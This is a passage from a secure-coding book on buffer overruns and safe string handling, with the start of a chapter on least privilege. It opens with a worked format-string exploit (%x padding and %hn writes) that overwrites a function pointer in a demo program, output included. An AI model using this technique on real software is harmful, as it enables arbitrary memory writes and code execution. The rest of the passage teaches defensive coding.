Cannot find 70005c6f00727[…]782578257025782500434241ABC
```

If you then trim a %x off, we get 00434241ABC on the end. We're supplying the address for the last %p with "ABC". Add the trailing null, and we're now able to write to any memory in this application's address space. When we have our exploit string fully crafted, we'll use a Perl script to change ABC to "\x1c\xff\x12", which allows me to overwrite the value stored in *fErrFunc*! Now the program tells me that I'm calling *ErrFunc* in some very interesting places. When creating the demo, I found it useful to pad the beginning of the string with a few period (.) characters and then adjust the number of %x specifiers to match. If you come up with something other than 00434241ABC on the end of the output, add or subtract characters from the front to get the data aligned on 4-byte boundaries and add or remove %x specifiers to adjust where the last %p reads from. Comment out the first exploit string in the Perl script, and uncomment the second. We now get what's at the top of the next page.

```
C:\Secureco2\Chapter05>perl test.pl
Address of foo is 00401100
```

```
Cannot find ......%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%pABC
Address of fErrFunc is 0012FF1C
Cannot find ......70005c6f00727[...]8257025782500434241ABC
```

Once you get it working with at least four to five pad characters in the front, you're ready to start writing arbitrary values into the program. First, recall that %hn will write the number of characters that should have been written into a 16-bit value that was previously pointed to by %p. Delete one pad character to account for the "h" that you've just inserted, and change the "ABC" to "\x1c\xff\x12" and give it a try. If you've done it exactly the same way I did, you'll get a line that looks like this:

```
C:\Secureco2\Chapter05>perl test.pl
Address of foo is 00401100
Cannot find .....%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%
x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%hn? ?
Address of fErrFunc is 0012FF1C
Cannot find .....70005c6f00727[…]78257825786e682578? ?
Calling ErrFunc 00400129
```

After which your app will throw an exception and die—now we're getting somewhere. Note that we've now managed to overwrite the *ErrFunc* pointer! I know that foo is located at address 0x00401100, and I've set *ErrFunc* to 0x00400129, which is 4055 bytes more than we've managed to write. All it takes is to insert .4066 as a field width specifier to the first %x call, and off we go. When I run test.pl, I now get

```
Calling ErrFunc 00401100
Augh! We've been hacked!
```

The app even exits gracefully because I haven't tromped all over large amounts of memory. I've precisely written exactly 2 bytes with exactly the value I wanted to put into the application.

Always remember that if you allow an attacker to start writing memory anywhere in your application, it's just a matter of time before he figures out how to turn it into a crash or execution of arbitrary code. This bug is fairly simple to avoid. Take special care if you have custom format strings stored to help with versions of your application in different languages. If you do, make sure that the strings can't be written by unprivileged users.

Unicode and ANSI Buffer Size Mismatches

The buffer overrun caused by Unicode and ANSI buffer size mismatches is somewhat common on Windows platforms. It occurs if you mix up the number of elements with the size in bytes of a Unicode buffer. There are two reasons it's rather widespread: Windows NT and later support ANSI and Unicode strings, and most Unicode functions deal with buffer sizes in wide characters, not byte sizes.

The most commonly used function that is vulnerable to this kind of bug is *MultiByteToWideChar*. Take a look at the following code:

```
BOOL GetName(char *szName)
{
    WCHAR wszUserName[256];

    // Convert ANSI name to Unicode.
    MultiByteToWideChar(CP_ACP, 0,
                        szName,
                        -1,
                        wszUserName,
                        sizeof(wszUserName));
    // Snip
    ⋮
}
```

Can you see the vulnerability? OK, time is up. The problem is the last argument of *MultiByteToWideChar*. The documentation for this argument states: "Specifies the size, in wide characters, of the buffer pointed to by the *lpWideCharStr* parameter." The value passed into this call is *sizeof(wszUserName)*, which is 256, right? No, it's not. *wszUserName* is a Unicode string; it's 256 wide characters. A wide character is two bytes, so *sizeof(wszUserName)* is actually 512 bytes. Hence, the function thinks the buffer is 512 wide characters in size. Because *wszUserName* is on the stack, we have a potential exploitable buffer overrun.

Here's the correct way to write this function:

```
    MultiByteToWideChar(CP_ACP, 0,
                        szName,
                        -1,
                        wszUserName,
                        sizeof(wszUserName) /
                        sizeof(wszUserName[0]));
```

To reduce confusion, one good approach is to create a macro like so:

```
#define ElementCount(x) (sizeof(x)/sizeof(x[0]))
```

Here's something else to consider when translating Unicode to ANSI: not all characters will translate. The second argument to *WideCharToMultiByte* determines how the function behaves when a character cannot be translated. This is important when dealing with canonicalization or the logging of user input, particularly from the network.

Warning Using the *%S* format specifier with the *printf* family of functions will silently skip characters that don't translate, so it's quite possible that the number of characters in the input Unicode string will be greater than the number of characters in the output string.

A Real Unicode Bug Example

The Internet Printing Protocol (IPP) buffer overrun vulnerability was a Unicode bug. You can find out more information on this vulnerability at *http://www.microsoft.com/technet/security*; look at bulletin MS01-23. IPP runs as an ISAPI application in the same process as Internet Information Services (IIS) 5, which runs under the SYSTEM account— therefore, an exploitable buffer overrun is even more dangerous. Notice that the bug was not in IIS. The vulnerable code looks somewhat like this:

```
TCHAR wszComputerName[256];
BOOL GetServerName(EXTENSION_CONTROL_BLOCK *pECB) {
    DWORD   dwSize = sizeof(wszComputerName);
    char    szComputerName[256];

    if (pECB->GetServerVariable (pECB->ConnID,
                                 "SERVER_NAME",
                                 szComputerName,
                                 &dwSize)) {
    // Do something.
}
```

GetServerVariable, an ISAPI function, copies up to *dwSize* bytes to *szComputerName*. However, *dwSize* is 512 because *TCHAR* is a macro that, in the case of this code, is a Unicode or wide char. The function is told that it can copy up to 512 bytes of data into *szComputerName*, which is only 256 bytes in size! Oops!

It's also a common misconception that overruns where the buffer gets converted from ANSI to Unicode first aren't exploitable. Every other character is *null*, so how could you exploit it? Here's a paper, written by Chris Anley, that details how it can be done: *http://www.nextgenss.com/papers/unicodebo.pdf*. To sum it up, you need a somewhat larger buffer than usual, and the attacker then takes advantage of the fact that instructions on the Intel architecture can have a variable number of bytes. This allows the attacker to cause the system to decode a series of Unicode characters into a string of single-byte instructions. As always, assume that if an attacker can affect the execution path in any way, an exploit is possible.

Preventing Buffer Overruns

The first line of defense is simply to write solid code! Although some aspects of writing secure code are a little arcane, preventing buffer overruns is mostly a matter of writing a robust application. *Writing Solid Code* (Microsoft Press, 1993), by Steve Maguire, is an excellent resource. Even if you're already a careful, experienced programmer, this book is still worth your time.

Always validate all your inputs—the world outside your function should be treated as hostile and bent upon your destruction. Likewise, nothing about the function's internal implementation, nothing other than the function's expected inputs and output, should be accessible outside the function. I recently exchanged mail with a programmer who had written a function that looked like this:

```
void PrintLine(const char* msg)
{
    char buf[255];

    sprintf(buf, "Prefix %s suffix\n", msg);
    ⋮
}
```

When I asked him why he wasn't validating his inputs, he replied that he controlled all the code that called the function, he knew how long the buffer was, and he wasn't going to overflow it. Then I asked him what he thought might happen if someone else who wasn't that careful needed to maintain his code. "Oh," he said. This type of construct is just asking for trouble—functions should always fail gracefully, even if unexpected input is passed into the function.

Another interesting technique I learned from a programmer at Microsoft is something I think of as offensive programming. If a function takes an output buffer and a size argument, insert a statement like this:

```
#ifdef _DEBUG
    memset(dest, 'A', buflen); //buflen = size in bytes
#endif
```

Then, when someone calls your function and manages to pass in a bad argument for the buffer length, their code will blow up. Assuming you're using the latest compiler, the problem will show up very quickly. I think this is a great way to embed testing inside the application and find bugs without relying on complete test coverage. You can accomplish the same effect with the extended variants of the Strsafe.h functions, which are covered later in this chapter.

Safe String Handling

String handling is the single largest source of buffer overruns, so a review of the commonly used functions is in order. Although I'm going to cover the single-byte versions, the same problems apply to the wide-character string-handling functions. To complicate matters even further, Windows systems support *lstrcpy*, *lstrcat*, and *lstrcpyn*, and the Windows shell contains similar functions, such as *StrCpy*, *StrCat*, and *StrCpyN* exported from Shlwapi.dll. Although the *lstr* family of calls varies a little in the details and the calls work with both single-byte and multibyte character sets depending on how an *LPTSTR* ends up being defined by the application, they suffer from the same problems as the more familiar ANSI versions. Once I've covered the classic functions, I'll show how the new *strsafe* functions are used.

strcpy

The *strcpy* function is inherently unsafe and should be used rarely, if at all. Let's take a look at the function declaration:

```
char *strcpy( char *strDestination, const char *strSource );
```

The number of ways that this function call can blow up is nearly unlimited. If either the destination or the source buffer is null, you end up in the exception handler. If the source buffer isn't null-terminated, the results are undefined, depending on how lucky you are about finding a random null byte. The greatest problem is that if the source string is longer than the destination buffer, an overflow occurs. This function can be used safely only in trivial cases, such as copying a fixed string into a buffer to prefix another string.

Here's some code that handles this function as safely as possible:

```
/ *This function shows how to use strcpy as safely as possible.*/

bool HandleInput(const char* input)
{
    char buf[80];

    if(input == NULL)
    {
        assert(false);
        return false;
    }

    //The strlen call will blow up if input isn't null-terminated.
    //Note that strlen and sizeof both return a size_t type, so the
    //comparison is valid in all cases.
    //Also note that checking to see if a size_t is larger than a
    //signed value can lead to errors - more on this in Chapter 20
    //on conducting a security code review.

    if(strlen(input) < sizeof(buf))
    {
        //Everything checks out.
        strcpy(buf, input);
    }
    else
    {
        return false;
    }


    //Do more processing of buffer.
    return true;
}
```

As you can see, this is quite a bit of error checking, and if the input string isn't null-terminated, the function will probably throw an exception. I've had programmers argue with me that they've checked dozens of uses of *strcpy* and that most of them were done safely. That may be the case, but if they always used safer functions, there would be a lower incidence of problems. Even if a programmer is careful, it's easy for the programmer to make mistakes with *strcpy*. I don't know about you, but I write enough bugs into my code without making it any easier on myself to add even more bugs. I know of several software projects in which *strcpy* was banned and the incidence of reported buffer overruns dropped significantly.

Consider placing the following into your common headers:

```
#define strcpy Unsafe_strcpy
```

This statement will cause any instances of *strcpy* to throw compiler errors. The new *strsafe* header will undefine functions like this for you, unless you set a #define *STRSAFE_NO_DEPRECATE* before including the header. I look at it as a safety matter—I might not get tossed off my horse often, but I always wear a helmet in case I am. (Actually, I did get tossed off my horse in September 2001, and it's possible the helmet saved my life.) Likewise, if I use only safe string-handling functions, it's much less likely that an error on my part will become a catastrophic failure. If you eliminate *strcpy* from your code base, it's almost certain that you'll remove a few bugs along with it.

strncpy

The *strncpy* function is much safer than its cousin, but it also comes with a few problems. Here's the declaration:

```
char *strncpy( char *strDest, const char *strSource, size_t count );
```

The obvious problems are still that passing in a null or otherwise illegal pointer for source or destination will cause exceptions. Another possible way to make a mistake is for the count value to be incorrect. Note, however, that if the source buffer isn't null-terminated, the code won't fail. You might not anticipate the following problem: no guarantee exists that the destination buffer will be null-terminated. (The *lstrcpyn* function does guarantee this.) I also normally consider it a severe error if the user input passed in is longer than my buffers allow—that's usually a sign that either I've screwed up or someone is trying to hack me. The *strncpy* function doesn't make it easy to determine whether the input buffer was too long. Let's take a look at a couple of examples.

Here's the first:

```
/*This function shows how to use strncpy.
  A better way to use strncpy will be shown next.*/

bool HandleInput_Strncpy1(const char* input)
{
    char buf[80];

    if(input == NULL)
    {
        assert(false);
        return false;
    }

    strncpy(buf, input, sizeof(buf) - 1);
    buf[sizeof(buf) - 1] = '\0';

    //Do more processing of buffer.
    return true;
}
```

This function will fail only if input or buf is an illegal pointer. You also need to pay attention to the use of the *sizeof* operator. If you use *sizeof*, you can change the buffer size in one place, and you won't end up having unexpected results 100 lines down. Moreover, you should always set the last character of the buffer to a null character. The problem here is that we're not sure whether the input was too long. The documentation on *strncpy* helpfully notes that no return value is reserved for an error. Some people are quite happy just to truncate the buffer and continue, thinking that some code farther down will catch the error. This is wrong. Don't do it! If you're going to end up throwing an error, do it as close as possible to the source of the problem. It makes debugging a lot easier when the error happens near the code that caused it. It's also more efficient—why execute more instructions than you have to? Finally, the truncation might just happen in a place that causes unexpected results ranging from a security hole to user astonishment. (According to *The Tao of Programming* [Info Books, 1986], by Jeffrey James, user astonishment is always bad.) Take a look at the following code, which fixes this problem:

```
/*This function shows a better way to use strncpy.
  It assumes that input should be null-terminated.*/

bool HandleInput_Strncpy2(const char* input)
{
    char buf[80];

    if(input == NULL)
    {
        assert(false);
        return false;
    }

    buf[sizeof(buf) - 1] = '\0';

    //Some advanced code scanning tools will flag this
    //as a problem - best to place a comment or pragma
    //so that no one is surprised at seeing sizeof(buf)
    //and not sizeof(buf) - 1.
    strncpy(buf, input, sizeof(buf));

    if(buf[sizeof(buf) - 1] != '\0')
    {
        //Overflow!
        return false;
    }

    //Do more processing of buffer.
    return true;
}
```

The *HandleInput_Strncpy2* function is much more robust. The changes are that I set the last character to a null character first as a test and then allow *strncpy* to write the entire length of the buffer, not *sizeof(buf) – 1*. Then I check for the overflow condition by testing to see whether the last character is still a null. A *null* is the only possible value we can use as a test; any other value could occur by coincidence.

sprintf

The *sprintf* function is right up there with *strcpy* in terms of the mischief it can cause. There is almost no way to use this function safely. Here's the declaration:

```
int sprintf( char *buffer, const char *format [, argument] ... );
```

Except in trivial cases, it isn't easy to verify that the buffer is long enough for the data before calling *sprintf*. Let's take a look at an example:

```
/* Example of incorrect use of sprintf */

bool SprintfLogError(int line, unsigned long err, char*  msg)
{
    char buf[132];
    if(msg == NULL)
    {
        assert(false);
        return false;
    }

    //How many ways can sprintf fail???
    sprintf(buf, "Error in line %d = %d -  %s\n", line, err, msg);
    //Do more stuff such as logging the error to file
    //and displaying it to user.
    return true;
}
```

How many ways can this function fail? If *msg* isn't null-terminated, *SprintfLogError* will probably throw an exception. I've used 21 characters to format the error. The *err* argument can take up to 10 characters to display, and the *line* argument can take up to 11 characters. (Line numbers shouldn't be negative, but something could go wrong.) So it's safe to pass in only 89 characters for the *msg* string. Remembering the number of characters that can be used by the various format codes is difficult. The return from *sprintf* isn't a lot of help either. It tells you how many characters were written, so you could write code like this:

```
if(sprintf(buf, "Error in line %d = %d - %s\n",
           line, err, msg) >= sizeof(buf))
    exit(-1);
```

There is no graceful recovery. You've overwritten who knows how many bytes with who knows what, and you might have just overwritten your exception handler pointer! You cannot use exception handling to mitigate a buffer overflow; your attacker can cause your exception-handling routines to do their work for them. The damage has already been done—the game is over, and the attacker won. If you're determined to use *sprintf*, a nasty hack will allow you to do it safely. (I'm not going to show an example.) Open the NUL device for output with *fopen* and call *fprintf* and the return value from *fprintf* tells you how many bytes would be needed. You could then check that value against your buffer or even allocate as much as you need. The *_output* function underlies the entire *printf* family of calls, and it has considerable overhead. Calling *_output* twice just to format some characters into a buffer isn't efficient.

_snprintf

The *_snprintf* function is one of my favorites. It has the following declaration:

int _snprintf(char *_buffer_, size_t _count_, const char *_format_ [, _argument_] ...);

You have all the flexibility of *_sprintf*, and it's safe to use. Here's an example:

```
/*Example of _snprintf usage*/
bool SnprintfLogError(int line, unsigned long err, char * msg)
{
    char buf[132];
    if(msg == NULL)
    {
        assert(false);
        return false;
    }

    //Make sure to leave room for the terminating null!
    //Remember the off-by-one exploit?
    if(_snprintf(buf, sizeof(buf)-1,
        "Error in line %d = %d -  %s\n", line, err, msg) < 0)
    {
        //Overflow!
        return false;
    }
    else
    {
        buf[sizeof(buf)-1] = '\0';
    }

    //Do more stuff, such as logging the error to a file
    //and displaying it to user.
    return true;
}
```

It seems that you must worry about something no matter which of these functions you use: *_snprintf* doesn't guarantee that the destination buffer is null-terminated—at least not as it's implemented in the Microsoft C run-time library—so you have to check that yourself. To make matters even worse, this function wasn't part of the C standard until the ISO C99 standard was adopted.

Because *_snprintf* is a nonstandard function, which is why it starts with an underscore, four behaviors are possible if you're concerned about writing cross-platform code. It can return a negative number if the buffer was too small, it can return the number of bytes that it should have written, and it might or might not null-terminate the buffer. If you're concerned about writing portable code, it is usually best to write a macro or wrapper function to check for errors that will isolate the differences from the main line of code. Other than remembering to write portable code, just remember to specify the character count as one less than the buffer size to always allow room for the trailing null character, and always null-terminate the last character of the buffer.

Concatenating strings can be unsafe using the more traditional functions. Like *strcpy*, *strcat* is unsafe except in trivial cases, and *strncat* is difficult to use because the length specifier is the amount of room remaining in the buffer, not the actual size of the buffer. Using *_snprintf* makes concatenating strings easy and safe. As a result of a debate I had with one of my developers, I once tested the performance difference between *_snprintf* and *strncpy* followed by *strncat*. It isn't substantial unless you're in a tight loop doing thousands of operations.

Standard Template Library Strings

One of the coolest aspects of writing C++ code is using the Standard Template Library (STL). The STL has saved me a lot of time and made me much more efficient. My earlier complaint about there not being a native string type in C is now answered. A native string type is available in C++. Here's an example:

```
/*Example of STL string type*/
#include <string>
using namespace std;

void HandleInput_STL(const char* input)
{
    string str1, str2;

    //Use this form if you're sure that the input is null-terminated.
    str1 = input;

    //If you're not sure whether input is null-terminated, you can
    //do the following:
    str2.append(input, 132); // 132 == max characters to copy in
    //Do more processing here.

    //Here's how to get the string back.
    printf("%s\n", str2.c_str());
}
```

I can't think of anything easier than this! If you want to concatenate two strings, it's as simple as

```
string s1, s2;

s1 = "foo";
s2 = "bar"

//Now s1 = "foobar"
s1 += s2;
```

The STL also has several really useful member functions you can use to find characters and strings within another string and truncate the string. It comes in a wide-character version too. Microsoft Foundation Classes (MFC) *CStrings* work almost exactly the same way. The only real caveat I need to point out about using the STL is that it can throw exceptions under low-memory conditions or if you encounter errors. For example, assigning a *NULL* pointer to an STL string will land you in the exception handler. This can be somewhat annoying. For example, inet_ntoa takes a binary Internet address and returns the string version. If the function fails, you get back a *NULL*.

On the other hand, a large server application at Microsoft recently used a *string* class for all strings. An expensive and thorough code review by a well-respected consulting company failed to find even a single buffer overrun in the code where the string handling was done by a string class. It's also possible to take advantage of object typing to declare a wrapper over a string named *UserInput*. Now any place in your app where you see a *UserInput* object referenced, you know exactly what you're dealing with and know to handle it with care.

gets and *fgets*

A chapter on unsafe string handling wouldn't be complete without a mention of *gets*. The *gets* function is defined as

```
char *gets( char *buffer );
```

This function is just a disaster waiting to happen. It's going to read from the *stdin* stream until it gets a linefeed or carriage return. There's no way to know whether it's going to overflow the buffer. Don't use *gets*—use *fgets* or a C++ stream object instead.

Using Strsafe.h

During the Windows Security Push conducted during the early part of 2002, we realized that the existing string-handling functions all have some problem or another and we wanted a standard library that we could start using on our internal applications. We thought that the following properties (excerpted from the SDK documentation) were desirable:

- The size of the destination buffer is always provided to the function to ensure that the function does not write past the end of the buffer.
- Buffers are guaranteed to be null-terminated, even if the operation truncates the intended result.
- All functions return an HRESULT, with only one possible success code (S_OK).
- Each function is available in a corresponding character count (cch) or byte count (cb) version.
- Most functions have an extended ("Ex") version available for advanced functionality.

> **Note** You can find a copy of Strsafe.h in the companion content in the folder Secureco2\Strsafe.

Let's consider why each of these requirements is important. First, we'd always like to know the size of the buffer. This is readily available by using *sizeof* or *msize*. One of the most common problems with functions like *strncat* is that people don't always do their math properly—always taking the total buffer size gets us out of all those confusing calculations. Always null-terminating buffers is just general goodness—why the original functions don't do this is something I can't understand. Next, we have a number of possible results. Maybe we truncated the string, or maybe one of the source pointers was null. With the normal library functions, this is hard to determine. Note the gyrations we go through to safely use *strncpy*. As I pointed out previously, truncating the input is normally a serious failure—now we can tell for sure what the problem was.

One of the next most common problems, especially if you're dealing with mixed Unicode and ANSI strings, is that people mistakenly think that the size of the buffer in bytes is the same as the size in characters. To overcome this, all the *strsafe* functions come in two flavors: number of bytes and number of characters. One cool feature is that you can define which of the two you want to allow in your code. If you'd like to standardize using one or the other, set

STRSAFE_NO_CB_FUNCTIONS or *STRSAFE_NO_CCH_FUNCTIONS* (but obviously not both).

Next, there are extended functions that do nearly anything you can think of. Let's take a look at some of the available flags:

- ***STRSAFE_FILL_BEHIND_NULL*** Sets a fill character that pads out the rest of the available buffer. This is great for testing your callers to check whether the buffer is really as large as they claim.
- ***STRSAFE_IGNORE_NULLS*** Treats a null input pointer as an empty string. Use this to replace calls like *lstrcpy*.
- ***STRSAFE_FILL_ON_FAILURE*** Fills the output buffer if the function fails.
- ***STRSAFE_NULL_ON_FAILURE*** Sets the output buffer to the *null* string (““) if the function fails.
- ***STRSAFE_NO_TRUNCATION*** Treats truncation as a fatal error. Combine this with one of the two flags listed above.

The extended functions do incur a performance hit. I'd tend to use them in debug code to force errors to show up and when I absolutely need the extra functionality. They also have some other convenient features, like outputting the number of characters (or bytes) remaining in the buffer and providing a pointer to the current end of the string.

Here's one of the best features of Strsafe.h: unless you define *STRSAFE_NO_DEPRECATE*, all those nasty old unsafe functions will now throw compiler errors! The only caution I have is that doing this on a large code base late in a development cycle will cause a lot of thrash and possibly destabilize your app. If you're going to get rid of all the old functions, it's probably best to do it early in a release cycle. On the other hand, I'm more afraid of security bugs than any other kind of bug, so prioritize your risks as you think appropriate. See *http://msdn.microsoft.com/library/en-us/winui/winui/windowsuserinterface/resources/strings/usingstrsafefunctions.asp* for full details and a place you can download this update.

The following code samples show a before and after scenario, converting C run-time code to use *strsafe*:

```
// CRT code - utterly unsafe
void UnsafeFunc(LPTSTR szPath,DWORD cchPath) {
   TCHAR szCWD[MAX_PATH];
```

(continued)

```
   GetCurrentDirectory(ARRAYSIZE(szCWD), szCWD);
   strncpy(szPath, szCWD, cchPath);
   strncat(szPath, TEXT("\\"), cchPath);
   strncat(szPath, TEXT("desktop.ini"),cchPath);
}

// Safer strsafe code
bool SaferFunc(LPTSTR szPath,DWORD cchPath) {
   TCHAR szCWD[MAX_PATH];

   if (GetCurrentDirectory(ARRAYSIZE(szCWD), szCWD) &&
      SUCCEEDED(StringCchCopy(szPath, cchPath, szCWD)) &&
      SUCCEEDED(StringCchCat(szPath, cchPath, TEXT("\\"))) &&
      SUCCEEDED(StringCchCat(szPath, cchPath, TEXT("desktop.ini")))) {
         return true;
   }

   return false;
}
```

A Word of Caution About String-Handling Functions

Safer string-handling functions, such as those offered by *strsafe*, still require you to engage the gray matter. Take a look at the following *strsafe* code fragment. Can you spot the flaw?

```
char buff1[N1];
char buff2[N2];
HRESULT h1 = StringCchCat(buff1, ARRAYSIZE(buff1), szData);
HRESULT h2 = StringCchCat(buff2, ARRAYSIZE(buff1), szData);
```

Look at the second argument to both calls to *StringCchCat*. The second call is incorrect. It is populating the *buff2* variable, based on the size of *buff1*. The corrected code should read

```
char buff1[N1];
char buff2[N2];
HRESULT h1 = StringCchCat(buff1, ARRAYSIZE(buff1), szData);
HRESULT h2 = StringCchCat(buff2, ARRAYSIZE(buff2), szData);
```

The same applies to the “n” versions of the C run-time functions. Michael and I often joke about spending a month converting all calls to *strcpy* and *strcat* to *strncpy* and *strncat*, respectively, and then spending the next month fixing the bugs because of the massive code change. What’s wrong with this code?

```
#define MAXSTRLEN(s) (sizeof(s)/sizeof(s[0]))
if (bstrURL != NULL) {
  WCHAR   szTmp[MAX_PATH];
  LPCWSTR szExtSrc;
  LPWSTR  szExtDst;

  wcsncpy( szTmp, bstrURL, MAXSTRLEN(szTmp) );
  szTmp[MAXSTRLEN(szTmp)-1] = 0;

  szExtSrc = wcsrchr( bstrURL, '.' );
  szExtDst = wcsrchr( szTmp  , '.' );

  if(szExtDst) {
    szExtDst[0] = 0;

    if(IsDesktop()) {
      wcsncat( szTmp, L"__DESKTOP", MAXSTRLEN(szTmp) );
      wcsncat( szTmp, szExtSrc    , MAXSTRLEN(szTmp) );
```

The code looks fine, but it's a buffer overrun waiting to happen. The problem is the last argument to the string concatenation functions. The argument should be, at most, the amount of space left in the *szTmp* buffer, but it is not. The code always passes in the total size of the buffer; however, the effective size of *szTmp* is shrinking as data is added by the code.

The Visual C++ .NET */GS* Option

The Visual C++ .NET */GS* option is a cool new compiler setting that sets up a canary between any variables declared on the stack and the EBP pointer, return address pointer, and the function-specific exception handler. What the */GS* option does is prevent simple stack overruns from becoming exploitable.

Note The */GS* option is similar to StackGuard, created by Crispin Cowan (and others), which is available at *http://www.immunix.org.* StackGuard was designed to protect apps compiled with gcc. The */GS* option isn't a port of StackGuard; the two were developed independently.

Wow—that's fairly cool. Does this mean we can just buy Visual C++ .NET, happily compile with */GS*, and never have to worry about overflows ever again? No. There are a number of attacks that neither */GS* nor StackGuard will stop.

Let's take a look at several of the ways that an overflow can be used to change program execution. (This text is taken from an excellent internal document by the Microsoft Office security team.)

- **Stack smashing** The standard method of overflowing a buffer to change a function's return address—this one is stopped cold by */GS*.
- **Pointer subterfuge** Overwriting a local pointer in order to later place data at a specific location—*/GS* can't stop this, unless the specific location is a return address.
- **Register attack** Overwriting the stored value of a register (such as ebp) so as to later gain control—might be stopped some of the time.
- **VTable hijacking** Changing a local object pointer such that a Vtable call launches a payload—*/GS* typically will not help with this. One interesting aspect of */GS* is that it can rearrange the order in which variables are declared on the stack to make the more dangerous arrays appear next to the canary value, thereby preventing some attacks of this nature. Note that VTable hijacking can also occur because of other types of overflows.
- **Exception handler clobbering** Overwriting an exception record to divert the handler to your payload—*/GS* also won't help with this one, although it will in future versions.
- **Index out of range** Taking advantage of an array index that is not range-checked—unless you choose to modify a return address, */GS* won't help you here.
- **Heap overruns** Getting the heap manager to do your evil bidding—*/GS* won't save you from this, either.

So, if */GS* won't help you with all of these problems, what good is it? Stack integrity checking is only meant to stop problems that directly affect the integrity of the stack and, in particular, the return address information that would be pushed into the EIP and EBP registers. It does a fine job stopping exactly the problems it was designed to stop. It doesn't do very well with problems it was not designed to stop. Likewise, I can come up with convoluted examples involving multistage attacks to overcome */GS* (or any stack protection scheme). I'm not especially worried about trying to stop problems in convoluted examples. I'm worried about trying to stop problems in real-world code.

Some of the problems that stack checking does stop are the most common. Take, for example, the off-by-one demonstration app earlier in this chapter. Any of us could have written that code on a bad day. The best argument I can make is documented by Crispin Cowan at *http://immunix.org/stackguard.html* in the several references cited at the bottom of the page. These papers show large numbers of real-world bugs that are stopped by a mere recompile.

Greg Hoglund argued on NTBUGTRAQ that we shouldn't allow ourselves to be sloppy just because we set */GS*, and he's right. But let's take a look at the available resources we have to stop the problems:

- **Ban unsafe function calls** Great step, but people still find ways to screw up, as I've outlined above.
- **Code reviews** Another great step that finds lots of bugs, but the person who wrote the code isn't perfect and neither is the reviewer. The quality of a code review varies with the experience level of the reviewer and the amount of sleep she's had. There's also some degree of chance. A code sample Michael wrote had an off-by-one error that I caught. The code sample had already been run past several programmers who I know to be very sharp—Michael included!—and no one else had caught it.
- **Thorough testing** Yet another great tool, but who among us has a perfect test plan?
- **Source code–scanning tools** These tools are in their infancy. The best part is that they are consistent and can review millions of lines of code quickly. The worst code-scanning tools aren't any better than `grep strcpy *.c`. Anyone good with Perl can do better than some of them. The best tools still miss a lot of problems. This is an area of active research and I fully expect the next generations to be much better, but it's a very hard problem, so don't expect too much any time soon.

I look at it like seat belts in a car. I try to keep my car well-maintained, keep its tires inflated, drive carefully, and use airbags and ABS brakes to help keep me safe. Just because I wear my seat belt doesn't mean I should go driving around like some maniac. The seat belt won't save me if I go plummeting off a 2000-foot cliff. But if, despite my best efforts, everything goes wrong one day, that seat belt just might keep me alive. Use the */GS* switch the same way. Eliminate those unsafe calls, review your code, test your code, and use good code-scanning tools. Do all of that, and then set */GS* to save you when all else has failed.

One other benefit that I've personally taken advantage of is that */GS* causes certain types of problems to show up immediately. When used in conjunction with a solid test plan—particularly with network applications—stack checking can make the difference between spending hours chasing random, intermittent bugs and going right to the problem.

Important */GS* is a small insurance policy and nothing more. It is no replacement for good, quality code.

Summary

Buffer overruns are responsible for many highly damaging security bugs. This chapter has explained how several varieties of overruns and format string bugs can alter the program flow of your applications. I'm hoping that if you have a better understanding of how your attackers take advantage of these errors, you will have a more thorough approach to dealing with user input. We've also taken a look at some of the more common string-handling functions and how these functions contribute to unsafe code. Some solutions are also presented—proper use of string classes or the Strsafe.h can help make your code more robust and trustworthy. Lastly, it always pays to understand the limitations of your tools. Stack-checking compiler options offer a safety net, but they are not a substitute for writing robust, secure code in the first place.

7

Running with Least Privilege

There exists in the field of security the notion of always performing tasks with the least set of privileges required to perform those tasks. To cut a piece of plastic pipe, you could use a hacksaw or a chainsaw. Both will do the job, but the chainsaw is overkill. If you get things wrong, the chainsaw is probably going to destroy the pipe. The hacksaw will do the job perfectly well. The same applies to executable processes—they should run with no more privilege than is required to perform the task.

Running with least privilege also means using the elevated privileges for the shortest possible time. This reduces the window of exploit period. In Windows, you can enable privileges just prior to using them, perform the task requiring the privileges, and then disable the privileges. In the example above, you would not keep the elevated privilege, the chainsaw, running all the time in the kitchen! It's dangerous!

Any serious software flaw, such as a buffer overrun, that can lead to security issues will do less damage if the compromised software is running with few privileges. Problems occur when users accidentally or unintentionally execute malicious code (for example, Trojans in e-mail attachments or code injection through a buffer overrun) that runs with the user's elevated capabilities. For example, the process created when a Trojan is launched inherits all the capabilities of the caller. In addition, if the user is a member of the local Administrators group, the executed code can potentially have full system privileges and object access. The potential for damage is immense.

All too often, I review products that execute in the security context of an administrator account or, worse, as a service running as SYSTEM (the local system account). With a little thought and correct design, the product would not require such a privileged account. This chapter describes the reasons why development teams think they need to run their code under such privileged accounts and, more important, how to determine what privileges are required to execute code correctly and securely.

Important Some applications do require administrative privilege to execute, including administration tools and tools that affect the operation of operating systems.

Viruses, Trojans, and Worms In a Nutshell

A *Trojan*, or *Trojan horse*, is a computer program containing an unexpected or hidden function; the extra function is typically damaging. A *virus* is a program that copies itself and its malicious payload to users. A *worm* is a computer program that invades computers on a network—typically replicating automatically to prevent deletion—and interferes with the host computer's operation. Collectively, such malicious code is often referred to as *malware*.

Before I discuss some of the technical aspects of least privilege, let's look at what happens in the real world when you force your users to run your application as administrators or, worse, SYSTEM!

Least Privilege in the Real World

You can bury your head in the sand, but the Internet is full of bad guys out to get your users as your users employ applications created by you, and many of the attacks in the past would have failed if the programs were not running as elevated accounts. Presently, two of the more popular kinds of attacks on the Internet are viruses/Trojans and Web server defacements. I want to spend some time on each of these categories and explain how some common attacks could have been mitigated if the users had run their applications as plain users.

Viruses and Trojans

Viruses and Trojans both include malicious code unintentionally executed by users. Let's look at some well-known malicious code; we'll see how the code would have been foiled if the user executing the code were not an administrator.

Back Orifice

Back Orifice is a tool that, when installed on a computer, allows a remote attacker to, among other things, restart the computer, execute applications, and view file contents on the infected computer, all unbeknownst to the user. On installation, Back Orifice attempts to write to the Windows system directory and to a number of registry keys, including *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*. Only administrators can perform either of these tasks. If the user were not an administrator on the computer, Back Orifice would fail to install.

SubSeven

